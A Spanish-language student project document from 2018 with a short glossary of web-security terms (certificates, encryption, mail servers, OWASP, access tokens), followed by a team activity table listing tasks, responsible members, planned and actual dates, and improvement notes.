**Los certificados de autenticidad:** También llamados certificados digitales y credenciales electrónicas, son documentos digitales que atestiguan la relación entre una clave pública y un individuo o entidad

**El cifrado**: Es el proceso de transformar los datos de manera que no los pueda leer nadie salvo la persona autorizada para recibirlos.

**Dominio de correo electrónico:** El dominio es la parte después de la @ en la dirección de correo electrónico. Su empresa puede tener más de uno (p. ej. hsbc.com, hsbc.com.hk)

**Servidor**: Un servidor es un sistema o dispositivo de cómputo que gestiona los recursos de red. Con frecuencia, los servidores actúan como dispositivos de almacenamiento para los archivos.

**Servidor de correo:** Un servidor de correo procesa los mensajes entrantes de alguna manera (p. ej. filtro de correo no deseado) antes de enviarlos a la bandeja de entrada de los destinatarios.

**OWASP (The Open Web Application Security Project):** Es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.

**Token:** Un token de acceso es una cadena opaca que identifica a un usuario, aplicación o página, y que la aplicación puede utilizar para realizar llamadas a la API Graph. Los tokens de acceso se obtienen con distintos métodos, los cuales describiremos más adelante en este documento. El token incluye información acerca de su caducidad y de la aplicación que lo generó.

# DIAGRAMA DE ACTIVIDADES

**Líder de Proyecto: Andrés Moreno García**

|  |  |
| --- | --- |
| MRG | Mayrani Reyes Galán |
| JAAB | José Alfredo Armenta Blanco |
| EAMM | Erick Antonio Mejía Meza |
| AMG | Andrés Moreno García |
| Todos | Todos los miembros del Equipo |

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| ID | Actividad | Responsable | Fechas | | | | Áreas de Mejora y tentativas de solución |
| Inicio Propuesto | Fin Propuesto | Inicio Real | Fin Real |
| 1 | Asignación de tareas | MRG  JAAB  EAMM AMG | 12/05/2018 | 12/05/2018 | 12/05/2018 | 12/05/2018 | Se ocupó el tiempo asignado durante las materias que implicaron el desarrollo de la actividad para que cada uno de los integrantes participarán en esa sub-actividad y quedar conformes con las tareas asignadas. |
| 2 | Introducción | ODLB | 15/05/2018 | 15/05/2018 | 15/05/2018 | 15/05/2018 | Mejorar la redacción para dar al lector algo que le ocasione mayor interés para seguir leyendo el documento. |
| 3 | Tecnologías Web | MRG  JAAB | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Conseguir mejores fuentes ya que no existe mucha información en la biblioteca digital de la institución, por lo que es recomendable buscar bibliotecas externas que nos puedan ayudar a tener información certera y actualizada. |
| 4 | Medios digitales | EAMM  AMG | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Al igual que en la tarea previamente mencionada para un mejor desarrollo de este apartado tratar de buscar información externa a la biblioteca digital de la institución ya que existe muy poco sobre estos temas. |
| 5 | Protocolos de seguridad | EAMM | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Mejorar el formato que se le muestra a lector en este apartado ya que quizá sea muy cansado para el lector. |
| 6 | Tipos de vulnerabilidad | MRG | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Buscar más información actualizada del año en curso ya que el estudio donde se basó en este apartado lleva hasta el año pasado la cual es certera pero quizá durante este año han surgido nuevos tipos de vulnerabilidad. |
| 7 | Arranque del proyecto(Carta de inicio del proyecto-Perfiles de los participantes y del administrador) | MRG | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Mejorar la redacción y mostrar una parte visual agradable para la persona que consulte este documento. |
| 8 | Arranque del proyecto(Matriz de responsabilidad-Lista de factores de desempeño) | AMG | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Mejorar la redacción y mostrar una parte visual agradable para la persona que consulte este documento. |
| 9 | Arranque del proyecto(Esquema del ciclo de vida-Justificación de las actividades) | JAAB | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Mejorar la redacción y mostrar una parte visual agradable para la persona que consulte este documento. |
| 10 | Arranque del proyecto(Diagrama de Gantt-Diagrama de ruta crítica) | EAMM | 12/05/2018 | 15/05/2018 | 13/05/2018 | 17/05/2018 | Mejorar la redacción y mostrar una parte visual agradable para la persona que consulte este documento. |
| 11 | Reflexiones | TODOS | 17/05/2018 | 17/05/2018 | 18/05/2018 | 18/05/2018 | Una de las áreas de mejora es dar más tiempo y concentración a la redacción de las reflexiones, para así hacerlas de mejor manera. |
| 12 | Problemas presentados | TODOS | 17/05/2018 | 17/05/2018 | 18/05/2018 | 18/05/2018 | Basarnos en los problemas presentados durante el desarrollo de esta actividad para no cometerlos en las siguientes. |
| 13 | Bibliografía | TODOS | 12/05/2018 | 17/05/2018 | 12/05/2018 | 17/05/2018 | Se buscó tener en este apartado bibliografías de fuentes confiables, más que un riesgo o así simplemente es seguir buscando en fuentes confiable para dar información certera en cada uno de los documentos que se desarrollan. |
| 14 | Diagrama de Actividades | MRG | 18/05/2018 | 18/05/2018 | 18/05/2018 | 18/05/2018 | Puede existir un desfase de tiempo en cada una de las tareas que se desarrollan durante la actividad puesto que su realización a pie de la letra es difícil. |
| 15 | Documentación | MRG | 18/05/2018 | 19/05/2018 | 18/05/2018 | 18/05/2018 | Mejorar el formato para el documento esto con darle una mejor vista al lector. |
| 16 | Entrega de actividad | MRG |  |  |  | 19/05/2018 | Por alguna circunstancia no se pueda entregar en tiempo y forma la actividad, entre ellas falla de conexión a internet, algún integrante no termine la actividad que se le asigno en tiempo y forma. |